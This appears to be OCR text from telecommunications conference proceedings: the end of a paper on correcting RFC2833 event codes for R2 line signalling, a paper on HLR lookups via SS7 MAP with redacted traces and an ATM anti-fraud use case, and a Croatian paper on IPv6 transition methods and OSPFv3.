


Figure 5. Transmission of line R2 signals across Internet

V. DRAWBACK OF THE RECOMMENDATION RFC2833

According to [5], the event codes 144 to 159 were intended for the transmission of line R2 signals ("tone-on" and "tone-off" signal) across Internet. The transmission of these signals is presented in Fig. 5.

When GW1 at the ingress of IN detects the presence of "tone-on" state in the CTN, it forms the Internet packet with the event code 144 in the RTP payload part of the Internet packet. This packet is transmitted across IN and at the egress, GW2 puts the code combination 0000 into, in presented example, the first half of CH16 in FR2. According to [7], this code combination must not appear at this place. In fact, the presence of code combination 0000 in CH16 of frames other than FR1 would lead to the problem of multiframe synchronization establishment, if the code combination 0000 from the first half of CH16 in FR1 is not the first detected one. If the synchronization of multiframe is, eventually, established correctly, the recommended method of multiframe synchronization check would not lead to the loss of multiframe, because only the content of the first half of CH16 in FR1 is checked in this situation. But, if the check procedure is realized according to [10], chapter 5.2, as, for example, one of synchronization possibilities in [11], the multiframe synchronization could be lost, if code combinations 0000 were detected in two or more consecutive 16th channels of one multiframe.

In the similar way, the "tone-off" signal is presented by the Internet packet with the event code 159. In GW2, the code combination 1111 is put in the first half of CH16 in FR2.

VI. IMPROVEMENT OF THE RECOMMENDATION RFC2833

In order to revise the drawback of the recommendation, we suggested to the authors of the recommendation to use following event codes for the transmission of R2 line signalling:

1. In the case of analog line R2 signalling, where only A bit is used for line signalling, the code 149 for the "tone-on" state (meaning ABCD=0101) and the code 157 for the "tone-off" state (meaning ABCD=1101).

2. In the case of digital line R2 signalling, where A bit and B bit are used for line signalling, the codes would be 145 (ABCD=0001), 149 (ABCD=0101), 153 (ABCD=1001) and 157 (ABCD=1101).

The authors of the recommendation agreed that it is necessary to change the text of recommendation. The changes were first put in the text of draft [6], and, finally, in the text of the new recommendation [4]. The only difference between our suggestion and the final solution was that the authors introduced special codes for the event codes. For "tone-on" and "tone-off" state in analog line signalling they introduced codes 206 and 207. For four states in digital line signalling they used codes 208 to 211.

VII. CONLUSION

In this paper the drawback of the draft recommendation RFC2833biscas is described. After that, our suggestion for the change of the draft, and, also, the final solution in the new recommendation, which is very similar to our suggestion, are presented. If this change had not been made, the transmission of R2 line signalling across Internet in the case of using E1 transmission system would not have been possible.

According to our experience with this suggestion, it can be concluded that well explained suggestions on the text of Internet recommendations are relatively easily accepted. Comparing to the ITU-T recommendations, changes are made more easily. The authors are free to say this according to the experience of one of them, who, before this suggestion, also made contribution to Internet and to ITU-T recommendations [12].

Everybody can suggest the change in the Internet recommendation, without the support of any trade, national or international institution. Also, this suggestion is available to the whole community and everybody can make changes in the suggestion. The discussion about the proposal is usually very fast, by e-mails, and the number of drafts before the recommendation is adopted can be great. After the end of discussion, the final text of the draft is considered in Internet Engineering Steering Group (IESG), which provides the first technical review of Internet standards. Following the positive opinion of IESG, the draft is verified in the Internet Engineering Task Force (IETF), the body that coordinates the technological development of the Internet, and the draft becomes the Standard Track (the recommendation). But, after the final text of the recommendation is made, it can still be changed. The old version of the recommendation then becomes obsolete and the new version, with the new number, is actualized.

Process of RFC recommendations creation is faster than in the case of ITU-T recommendations, but the duration of the RFC recommendation is shorter. Also, it can be said that the new trends in technique are very quickly followed by the new RFC recommendations.

ACKNOWLEDGMENT

This work is partially supported by the Ministry of Science and Technological Development of the Republic of Serbia within the Project TR32007.

REFERENCES

[1] H. Schulzrinne, S. Petrack: "RFC2833: RTP Payload for DTMF Digits, Telephony Tones and Telephony Signals", May 2000.

[2] H. Schulzrinne, T. Taylor: "RFC 4733: RTP Payload for DTMF Digits, Telephony Tones, and Telephony Signals", December 2006.

[3] H. Schulzrinne, T. Taylor: "RFC 4734: Definition of Events for Modem, Fax, and Text Telephony Signals", December 2006.

[4] H. Schulzrinne, T. Taylor: " RFC5244: Definition of Events For Channel-Oriented Telephony Signalling", June 2008.

[5] H. Schulzrinne, T. Taylor: "Definition of Events For Channel-Oriented Telephony Signalling draft-ietf-avt-rfc2833biscas-01", December 2005.

[6] H. Schulzrinne, T. Taylor: "Definition of Events For Channel-Oriented Telephony Signalling draft-ietf-avt-rfc2833biscas-02", June 2006.

[7] ITU-T Recommendation G.704: "Synchronous Frame Structures Used at 1544, 6312, 2048, 8448 and 44736 kbit/s hierarchical levels", October 1998.

[8] ITU-T Recommendation Q.411: "Specifications of Signalling System R2 Line Signalling, Analogue Version Line Signalling Code", 1993.

[9] ITU-T Recommendation Q.421: "Specifications of Signalling System R2 Line Signalling, Digital Version Digital Line Signalling Code", 1993.

[10] ITU-T Recommendation G.732: "Characteristics of Primary PCM Multiplex Equipment Operating at 2048 kbit/s", November 1988.

[11] http://www.maxim-ic.com/appnotes.cfm/an_pk/393

[12] Mira Stevanović, Žarko Markov: "Two incompleteness of RFC2833", *XIth Telecommunications Forum TELFOR 2003*, Belgrade 2003.

Impact of non-service related signalling in GSM mobile networks

M. Skomeršić, T. Gojević and M. Žuvanić
Infobip Ltd, United Kingdom / Products and Solutions dpt., Zagreb, Croatia
{marko.skomersic, tomislav.gojevic, marko.zuvanic}@infobip.com

Abstract - In this paper, non-service related signalling in mobile networks, also known as HLR lookup is discussed. Although initially HLR lookups were intended for SMS, MMS and voice routing purposes, there are other services that could create additional revenue streams for both mobile network operators and enterprises. This paper will also discuss technical, commercial and security challenges of HLR lookup service with a detailed description of an international ATM anti-fraud use case.

Keywords: mobile networks, HLR, MSC, IMSI, ATM

I. INTRODUCTION

Non service related signalling in GSM mobile networks is sensitive and often considered as a misuse of signalling in mobile networks. Altough mobile operators consider only challenging impacts that such signalling causes, there are many use cases that could introduce new services and revenue streams for all involved parties such as mobile number database cleaning, ATM anti-fraud checks, Least Cost Routing, resolving Number Portability issues, etc.

Usually there are four groups of interest:

- End user who has a mobile phone with a unique mobile number and IMSI.
- Mobile operator that holds the core and access network infrastructure as well as the connection to the HLR lookup providers.
- HLR lookup providers who are connected to the mobile network operators and provide HLR lookups to various enterprises translating obtained HLR data to a user-friendly format.
- Enterprises that implement various services (internal and external) based on HLR lookups.

All these parties share a common value chain and it is in their mutual interest to introduce services that are currently neglected.

A. Technical background

HLR (Home Location Register) lookup is a synonym for standardized SS7 MAP (Signalling System #7 Mobile Application Part) messages communication, *SRI_for_SM* and *SRI_for_Call* (Send Routing Information for Short Message/Call) [1], which are the mandatory „first part“ of signalling while sending SMS or initiating a call in mobile networks as described in figure 1.

To perform an HLR lookup, *SRI_SM_REQ* request with MSISDN (Mobile Station Integrated Services Digital Network Number) parameter is needed to be sent to users home MNO's (Mobile Network Operator) HLR which will respond with *SRI_SM_RESP* MAP message that includes users IMSI (International Mobile Subscriber Identity) number and its current serving MSC (Mobile Switching Centar) address. Example trace of described MAP procedure in figure 2 (request) and figure 3 (response). Due to the protection of privacy, user sensitive data is withheld in the figures.




Figure 1.
Standard SMS sending MAP messages flow

As a parameter, *SRI_for_SM* request must have an MSISDN to be queried and the address of the serving HLR.
Within the *SRI_for_SM* response message, the needed information will be collected for further processing, such as IMSI and serving MSC.

There are five main parameters that can be extracted from submitted and collected signalling data:

```
-------------------------------------
MAP
-------------------------------------
Begin = begin (Begin)

     *******

parameter = local
         OP Code = 45 (SendRoutingInfoForSM)
         argument
         MAP-SM-DataTypes.RoutingInfoForSM-Arg
         msisdn = [redacted]

     *******

1------- Extension Bit = 1 (no extension)
         Address signals = [redacted]
         sm-RP-PRI = TRUE
         serviceCentreAddress = [redacted]

     *******

1------- Extension Bit = 1 (no extension)
         Address signals = [redacted]
```

Figure 2.
SRI_for_SM MAP request example

```
-------------------------------------
MAP
-------------------------------------
End = end (End)

     *******

parameter = local
         OP Code = 45 (SendRoutingInfoForSM)
         resultinfo
         MAP-SM-DataTypes.RoutingInfoForSM-Res
         imsi = [redacted]

         locationInfoWithLMSI
         msc-Number = [redacted]


     *******

1------- Extension Bit = 1 (no extension)
     Address signals = [redacted]
```

Figure 3.
SRI_for_SM MAP request example

1) SRI_for_SM request

From the MSISDN parameter it is possible to conclude the exact original network operator that holds this numbering range.

2) SRI_for_SM response

From IMSI number [2] it is possible to extract MCC (Mobile Country Code) and MNC (Mobile Network Code) that uniquely identify the current mobile operator that the end customer uses.

From the serving MSC/VLR (Visited Location Register) address, it is possible to conclude if the end customer is roaming, and if it is, in which country and which roaming network.

For example, if the MSISDN number to be queried is in the E.146 format [3] – 4479[redacted], when HLR lookup is completed, the results as follows:

MSISDN = 4479[redacted]
IMSI = 23415[redacted]
VLR = 6019[redacted]

Respective HLR analysis has to be performed as displayed in table 1.

TABLE I. HLR ANALYSIS EXAMPLE

MSISDN	**Original network provider**		
	CC	NDC	SN
	44	79	[redacted]
	United Kingdom	Vodafone Ltd	Subscriber No.
IMSI	**Home Network provider**		
	MCC	MNC	MSIN
	234	15	[redacted]
	United Kingdom	Vodafone Ltd	Mobile Sub. Identification No.
MSC / VLR address	**Current Network provider**		
	CC	NDC	SN
	60	19	[redacted]
	Malaysia	Celcom	Subscriber No.

Results of respective HLR analyses are interpreted as follows:

- According to the end customers' MSISDN one can conclude that its original network provider is from UK (United Kingdom) defined by its CC (Country Code) [3],[4], and that its operator, defined by NDC (National Destination Code) is Vodafone UK Ltd.
- According to the customers IMSI one can conclude that its current Network provider is from UK defined by its MCC [3] and that it is Vodafone UK Ltd. By the IMSI analysis one can conclude if the user has ported the number to another MNO (in which case IMSI will show a different MNC than the original one).
- According to the MSC/VLR address received from the HLR, one can conclude that this user is currently roaming due to the CC which shows that the roaming country is Malaysia and, according to the NDC, the users current MNO provider is Celcom.

In most cases SN (Subscriber Number) and MSIN (Mobile Subscriber Identification Number) can be discarded.

According to the HLR analysis, the final results are presented to the customer but with privacy concern as discussed by GSMA [5] SG (Security Group) where MSC/VLR and IMSI parts must be withheld from third parties [6].

II. IMPACT ON MOBILE OPERATORS

There are multiple impacts on the MNO's structure presented in figure 4. Each of those have positive and negative sides and should be treated case-by-case to find feasibility.




Figure 4.
HLR lookup service impact on mobile operators

A. *Legal / Regulatory impact*

According to national telecommunications or legal regulations in some countries (for example [7], [8]) there is a telecommunications operator responsible for keeping customer data private and not to disclose it to the third parties. This is the case where the third party provider doesn't have written consent of each customer. It is not clear if data such as IMSI is private or not if MSISDN is public. There are other cases that have no regulation at all (for example [9]).

As a positive legal impact, HLR lookup could be used to reduce growing frauds in financial sector such as ATM skimming fraud [10] which will be discussed in chapter IV.

B. *Technical impact*

Due to additional *SRI_for_SM* MAP messages (non-service related) there is more proccessing power needed by MNO's equipement than initially planned (HLR esspecially) that can cause overloads or the need for additional licences and hardware installations as well as some additional work-hours to be introduced within the MNO.

As a positive side, HLR lookups will ease the handling of outdated number databases by call/contact centres, financial institutions, etc. Resolving number portability issues for messaging hubs, VoIP (Voice over Internet Protocol) providers, virtual operators, etc.

C. *Financial impact*

There is additional signalling cost for *SRI_for_SM* MAP responses that operators are charged for from their signalling providers. There is an additional cost for workforce that handles the HLR lookup product line (altough this is not as significant).

As a positive, MNO's have additional revenue stream that can be very significant in comparison with overall costs caused by HLR lookup product line.

D. *Security issues*

There are several security issues reported that HLR lookup results are required to perform. Mainly those are eavesdropping and fraudulent SMS. All of them are eliminated if there is no complete/exact IMSI or MSC/VLR address provided or if parts of IMSI and MSC/VLR address that are not relevant to agreed use cases (such as subscriber number, etc ...) are masked.

HLR lookups can be partialy blocked by operators that implement SMS Home Routing procedure with some disadvantages of this procedure such as assurance of SMS delivery, additional cost for Home network operator, etc. described more detailed in [11].

III. ATM ANTI-FRAUD USE CASE

As an example of positive HLR lookup usage, ATM anti-fraud use case is presented and discussed. This use case is not only limited to ATMs but is also applicable to POS devices, credit cards, electronic banking and mobile payment.

A. *Problem*

Many of ATM card frauds are based on “card cloning” and cashing out in international destinations without the card owner approval or knowledge.

Let’s assume that an ATM card from client in Country A has been cloned/skimmed and replicated in Country B. The criminal in Country B goes to a local ATM and tries to initiate a cash-out with a fake ATM card, causing unwanted cost to the card owner, the bank and insurance companies. This case is described more in detail in [12], [13].

According to [14], in 2010. overall ATM skimming losses in European Union reached approximately €270.000.000 which has had great impact on all involved parties.

B. *Proposed solution*

Upon each ATM transaction, the bank or processing house has the possibility to check if a mobile phone of registered ATM card owner is in same country/region where ATM cash withdrawal is initiated as described in figure 5. According to the received result one can initiate appropriate action, such as:

- Allow withdrawal,
- Deny withdrawal and
  - Call the client to recheck the request directly,
  - Send one-shot password to repeat the transaction,
  - Initiate USSD session towards client to validate transaction.
  - etc.




Figure 5.
HLR lookup check example

Potential drawbacks of the proposed solution are:

- ATM or Credit Card issuer must have written approval of the customer to initiate HLR lookups towards its MSISDN in some situations or upon each ATM/POS transaction.
- End user may not have a mobile phone nearby when travelling and initiating ATM/POS transactions.

If those cases are applicable, the credit card holder can fall back to the traditional, more complex and expensive, methods of validation ATM/POS transactions, such as phone calls or similar.

IV. CONCLUSION

This paper addresses the growing usage of HLR lookups in both unwanted but also preferred way. ATM anti-fraud use case clearly shows that the proposed solution is one way to fight growing fraudulent activities in the financial sector. Altough mobile operators consider HLR lookups as an unwanted or fraudulent non-service related signalling, there are many cases of new and secure revenue streams for all involved parties including the end customer who benefits with more secure and comfortable way of doing transactions, financial institutions that can decrease financial losses of ATM fraud, HLR lookup providers, signalling providers and mobile operators with new and sustainable revenue stream.

REFERENCES

[1] 3GPP TS 29.002, "Mobile Application Part (MAP) specification", Dec. 2011.

[2] ITU-T recommendation E.212, „The International Identification plan for Mobile terminals and Mobile users", Nov. 2010.

[3] ITU-T recommendation E.164, „The international plublic telecommunication numbering plan", Nov. 2010.

[4] ITU-T recommendation E.123, „Notation for National and International Telephone Numbers, e-mail addresses and Web addresses", Feb. 2001.

[5] GSM Association – GSMA, www.gsm.org, accessed, Jan. 2012.

[6] GSMA preporuka u kojoj se kaze da se HLR rezultati smatraju privatnim IMSI i MSC maskiranje

[7] "The Privacy and Electronic Communications (EC Directive) Regulations", United Kingdom, 2003. No. 2426

[8] "Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications)", Official Journal L 201, 31/07/2002 pp. 0037 – 0047.

[9] Cuijpers C., Roosendaal A., Koops B-J., "Del 11.5: The legal framework for location-based services in Europe", FIDIS Deliverables 11 (5), 2007.

[10] Adelowo Solomon A., Mohammed Enagi A., "Challenges of Automated Teller Machine (ATM) Usage and Fraud Occurrences in Nigeria – A Case Study of Selected Banks in Minna Metropolis", Journal of Internet Banking and Commerce, vol. 15, No. 2., Aug. 2010.

[11] GSMA doc. AGREE_41_007, Information SMS Home Routing, Mar. 2007.

[12] Divya S., Pratima K, Priyanka C., Abhishek V., Utkarsh G., A Proposed Framework to Prevent Financial Fraud through ATM Card Cloning, Proceedings of the World Congress on Engineering 2011 Vol. I, WCE 2011, July 6-8, 2011, London, U.K.

[13] Rashmi G. Dukhi, Soft Computing Tools in Credit card fraud & Detection, International Journal of Emerging Technology and Advanced Engineering, IJETAE, Vol. 1, Issue 2, December 2011.

[14] European ATM Security Team, (EAST), ATM Fraud Analisys Report Ver. 1.1., 18. July 2011.

Implementacija IPv6 na OSPF usmjernički protokol

Dubravko Žigman, Igor Jesih, Nikolina Kasunić
Tehničko veleučilište u Zagrebu
Vrbik 8, Zagreb, Hrvatska
dzigman@tvz.hr, ijesih@gmail.com, nikolina@netakademija.com

Sažetak – Tijekom 2011. godine organizacijama koje upravljaju i raspodjeljuju IPv4 adresnim prostorom (Regional Internet Registry) dodijeljena je zadnja skupina slobodnih javnih adresa. Kako bi se omogućio daljnji rast "Interneta" nužno je ubrzati prijelaz na novu verziju – Internet protokol verzije 6 (IPv6), čija implementacija teče mnogo sporije od predviđenog. Novi protokol promijenjenog je dizajna, a neka od unaprijeđenja koja donosi su jednostavnije upravljanje mrežama, veliki adresni prostor te direktno povezivanje računala bez translatacija adresa.

I. UVOD

Snažni razvoj informatičke i komunikacijske industrije postavlja sve veće zahtjeve naspram mrežne infrastrukture. Sukladno tome, količina slobodnih javnih Internet adresa naglo se smanjivala te je krajem 2011. godine dosegla svoj minimum. Taj nadolazeći nedostatak slobodnih adresa prepoznat je prije više od 15 godina te kako bi se uklonio IETF je počeo razvijati novu verziju protokola. Funkcija protokola je da u budućnosti zamijeni tada aktualni Internet protokol verzije 4. Nakon dugog perioda koji je prošao od početka njegovog razvoja, došlo je vrijeme za globalnu implementaciju novog protokola – Internet protokola verzije 6. Kako bi se mogao koristiti operativni sustavi usmjernika i usmjernički algoritmi morali su proći mnoge preinake. Jedan od njih je i OSPF usmjernički protokol koji mnogim promjenama i dopunama prelazi u novu verziju 3.

II. INTERNET PROTOKOL VERZIJE 6

Internet protokol verzije 6 razvijen je s ciljem nadoknađivanja nedostataka već zastarjelog prethodnika, Internet protokola verzije 4, čija je glavna slabost nedostatak adresnog prostora. Kako bi se osigurala mogućnost daljnjeg rasta mreže, IPv6 adrese se počinju sve više koristiti. Operativni sustavi su spremni za njihovu primjenu, kao i veliki broj mrežne opreme kojoj je u nekim slučajevima potrebno samo nadograditi upravljački program. Iako znatno drugačiji, IPv6 se može promatrati kao nadogradnja prethodnog protokola te će ga tako i većina protokola transportnog i aplikacijskog sloja moći koristiti bez ikakvih modifikacija.


Osim većeg adresnog prostora, novi protokol više pažnje posvećuje sigurnosti. Sigurnosni mehanizam IPsec od sada je ugrađen u sam protokol putem dodatnih zaglavlja paketa koja pružaju enkripciju i autentifikaciju.

Velika promjena u odnosu na dosadašnji način funkcioniranja lokalnih mreža je izostavljanje NAT-a. Obzirom da adresni prostor pruža dovoljno veliki raspon adresa kako bi svaki uređaj imao jedinstvenu adresu, više nema potrebe za pretvorbama privatnih u javne adrese. Time se omogućava staro načelo rada TCP/IP protokola u kojem je zamišljeno da krajnji uređaji koji komuniciraju imaju jedinstvene adrese.

A. *Adrese*

IPv6 adrese sastoje se od 128 bita i time omogućavaju 2^{128} različitih kombinacija odnosno $3{,}4*10^{38}$ različitih adresa, što je dovoljno da svaki uređaj na svijetu posjeduje i više od jedne jedinstvene adrese. Adrese se zapisuju kao osam grupa po četiri heksadecimalna znaka, a organizirane su tako da minimalno prvih 64 bita označava mrežu dok ostatak identificira uređaj. Internet protokol verzije 6 odbacuje mogućnost slanja paketa svim uređajima na mreži te omogućava samo slijedeće načine grupiranja:

- unicast adresa – jedinstvena adresa uređaja na mreži.
- multicast adresa – označava grupu sučelja koja pripadaju različitim uređajima, a paketi namijenjeni multicast adresi dostavljaju se na sva sučelja unutar grupe. Sve multicast IPv6 adrese započinju s heksadecimalnom vrijednošću ff, što čini 1/256 adresnog prostora.
- anycast adresa – kao i multicast adresa označava grupu sučelja, s time da se paketi poslani prema takvoj grupi dostavljaju samo jednom pripadniku grupe.



Slika 1. Organizacija IPv6 adresa

IPv6 se uvelike bazira na multicast adresama koje ujedno i zamjenjuju broadcast adrese. Te adrese podijeljene su po grupama kako bi i usmjernički uređaji znali o kojem se tipu radi i u ovisnosti o tome obrađivali pakete te povećavali učinkovitost mrežne infrastrukture. Adrese su podijeljene prema segmentu kojeg pokrivaju. Grupiranje adresa je slijedeće [1]:

- *Node local scope* adrese – odnosi se samo na jedan uređaj.
- *Link local scope* adrese – odnosi se na sve uređaje spojene na istu mrežu.
- *Site local scope* adrese – odnosi se na sve uređaje unutar jedne poslovne jedinice.
- *Organization local scope* adrese – odnosi se na sve uređaje unutar organizacije.
- *Global scope* adrese – odnose se na cjelokupni Internet.


B. Prijelaz s verzije 4 na verziju 6

Kako bi se omogućio prijelaz, najprije je potrebno omogućiti pružateljima internet usluga korištenje protokola verzije 6 te zatim postepeno raditi na prijelazu krajnjih korisnika. Prijelaz je moguće izvršiti na više načina. Prvi je određivanje fiksnog dana prestanka korištenja IPv4 protokola. Iako ovaj način ima smisla, u praksi je neizvediv obzirom da dio infrastrukture i dalje ne podržava IPv6. Sljedeći pristup je uporaba uređaja koji podržavaju oba standarda. To je znatno prihvatljiviji pristup iako i on ima svojih nedostataka. Uređaji koji šalju pakete ne mogu znati je li na cijelom putu podržan IPv6, čime bi se nailaskom na IPv4 usmjernike podaci izgubili. Kako bi se doskočilo ovom problemu koriste se oba protokola, s time da se paketi prilikom napuštanja IPv6 domene, inkapsuliraju u IPv4 pakete te im se na povratku u IPv6 domenu, uklanja IPv4 zaglavlje [2]. Nakon prijelaza na verziju 6 treba ostaviti mogućnost korištenja "starog" protokola kako korisnici koji ga budu i dalje koristili ne bi bili uskraćeni za mogućnost korištenja Interneta.

C. Metoda prijenosa 6to4

Ova metoda omogućava prijenos IPv6 paketa preko IPv4 mreža bez konfiguracije određenih tunela. Koriste se javne IPv4 adrese pomoću kojih se stvaraju jedinstvene IPv6 adrese uređaja. Paketima se pridružuje generirana adresa te se takav IPv6 paket inkapsulira u IPv4 paket s tipom protokola 41.

Sve 6to4 adrese započinju s 2002::/16. Na to se nadodaje IPv4 adresa uređaja zapisana u heksadecimalnom formatu koja tvori /48 adresu. Kako su autokonfigurirane IPv6 adrese uvijek /64, do nadopune prefiksa ostaje još 16 bitova. U tom se slučaju nadodaje proizvoljna vrijednost ili jednostavno ::1. Ostatak od 64 bita je identifikator sučelja, odnosno EUI-64 adresa.



Slika 2. Metoda prijenosa 6to4

Kako bi ova metoda funkcionirala, potrebno je da usmjernik koji povezuje lokalnu mrežu na javnu podržava 6to4 adrese. Važno je i da usmjernik bude konfiguriran na način da njegov server za translataciju adresa propušta pakete s tipom protokola 41.

Prilikom komunikacije dva IPv6 otoka konfigurirana s 6to4 adresama preko IPv4 infrastrukture, pošiljatelj IPv6 pakete inkapsulira u IPv4 i kao takve šalje na javnu adresu odredišnog IPv6 otoka konfiguriranog s 6to4 adresom. Odredišni usmjernik skida IPv4 omot te mu ostaje IPv6 paket koji šalje do odredišnog klijenta.

Ukoliko se paket šalje na klijenta s globalno jedinstvenom IPv6 adresom, paket se na krajnjem usmjerniku konfiguriranim s 6to4 adresom, inkapsulira u IPv4 paket i šalje na rezerviranu adresu 192.88.99.1. Ta adresa predstavlja ulaz paketa s 6to4 adresama na "IPv6 Internet". Tu se uklanja IPv4 zaglavlje i paket se dalje usmjerava kao pravi IPv6 paket. Prilikom odgovora, odnosno povratka paketa na IPv4 Internet, koristi se princip komunikacije kao kod dva usmjernika konfigurirana s 6to4 adresama.

D. Metoda prijenosa Teredo

Ova vrsta tuneliranja prenosi IPv6 paket preko IPv4 mreže, ali razlikuje se od prethodno opisane metode u tome što ne zahtjeva da IPv4 adresa bude javna. Metodom prijenosa Teredo omogućeno je korištenje i iza uređaja za translataciju adresa u lokalnim mrežama koji nisu posebno konfigurirani.

Radi na principu inkapsuliranja IPv6 paketa u UDP pakete, koji mogu biti usmjeravani kroz uređaj za translataciju adresa i dalje na Internet.

Teredo tuneliranje uključuje sljedeće uređaje:

- Teredo klijent – IPv4/IPv6 uređaji koji imaju adaptere i komuniciraju s drugim klijentima ili IPv6 mrežama preko Teredo štafetnih uređaja. Oni se u pravilu nalaze iza uređaja za translataciju adresa.
- Teredo server – server povezan na IPv4 i na IPv6 mrežu. Služi za konfiguraciju Teredo klijenata i inicijalizaciju prijenosa paketa u slučaju kada se klijenti nalaze iza ograničenog uređaja za translataciju adresa.
- Teredo štafetni uređaj – server povezan na IPv4 i na IPv6 mrežu. Povezuje Teredo klijente s IPv6 mrežama.

Prilikom generiranja IPv6 adresa za Teredo klijente, šalje se zahtjev za adresom prema Teredo serveru koji vraća potrebne parametre. Adresa se generira na slijedeći način:

1. Teredo prefiks 2001 (32 bita)
2. IPv4 adresa Teredo servera u heksadecimalnom zapisu (32 bita)
3. Zastavice – sadrži oznaku vrste uređaja za translataciju adresa (16 bita)
4. Broj vanjskog UDP porta koji je pridružen od uređaja za translataciju adresa, a nad kojim je izvršena operacija ekskluzivno ili s heksadecimalnom vrijednošću FFFF (16 bita)
5. Vanjska IPv4 adresa uređaja za translataciju adresa nad kojom je izvršena operacija ekskluzivno ili s heksadecimalnom vrijednošću FFFF (16 bita)

Nakon što klijent iz dobivenih podataka generira IPv6 adresu, može započeti komunikaciju s ostalim Teredo klijentima i IPv6 mrežama. Ovisno o vrsti uređaja za translataciju adresa, povezivanje potpomaže Teredo server, a kada je veza uspostavljena klijenti mogu samostalno komunicirati. Time se smanjuje opterećenje servera i ubrzava komunikacija.

III. OSPF VERZIJE 3

Većina OSPF procesa ostaje nepromijenjena u odnosu na OSPF za IPv4. Među najznačajnijim novostima koje donosi IPv6, a imaju utjecaj na OSPF protokol je drugačija organizacija mreža bez ranije poznatih podmreža. Tako sada dva uređaja koja se nalaze na istoj vezi, unatoč tome što nemaju istu podmrežu, mogu međusobno komunicirati. Uzimajući u obzir tu činjenicu, OSPF za IPv6 radi po vezama, a ne po podmrežama kako je to bilo na IPv4 mrežama. Navedene promjene utjecale su na OSPF pakete kao i na hello pakete te pakete stanja veze. Tako usmjernički i mrežni paket stanja veze više ne sadrže mrežnu adresu, već samo nose informacije o topologiji.

Svi usmjernici se u OSPF IPv6 procesu identificiraju samo putem ID oznake usmjernika, obzirom da je ID oznaka usmjernika, područja i paketa stanja veze ostala duljine 32 bita te joj nije moguće pridružiti IPv6 adresu .

Kako bi mreža mogla funkcionirati, sučeljima usmjernika je potrebno dodijeliti IP adrese. Kod IPv6 mreža, sučeljima se dodjeljuju link-lokalne adrese u svrhu otkrivanja susjeda ili auto-konfiguracije.

Dodijeljene link-lokalne adrese na svim sučeljima usmjernika, osim virtualnih, koriste se kao izvorišne adrese svih paketa koje usmjernik šalje. Usmjernici uče link-lokalne adrese svih susjednih usmjernika te ih koriste kao adresu slijedećeg skoka prilikom prosljeđivanja paketa.

Promjene u zaglavlju OSPF paketa [3]:

- OSPF verzija je promijenjena, trenutno verzija 3
- Polje opcija je povećano na 24 bita i premješteno iz zaglavlja u sam paket
- Hello paket više ne sadrži adresu, već identifikacijsku oznaku sučelja koju je usmjernik dodijelio kao jedinstvenu identifikacijsku oznaku na toj vezi
- U zaglavlju paketa se sada nalazi i oznaka instance OSPF protokola, čime je omogućeno da se više instanci OSPF-a vrti na istoj vezi.

Osnovne promjene u LSA paketu:

- Tip paketa stanja veze proširen je na 16 bita u polje gdje su se ranije nalazile opcije
- Adrese se prikazuju kao mrežni prefiksi i dužina prefiksa, a ne kao adresa i mrežna maska
- Usmjernički i mrežni paketi stanja veze više ne sadrže adrese te su postali neovisni o mrežnom protokolu

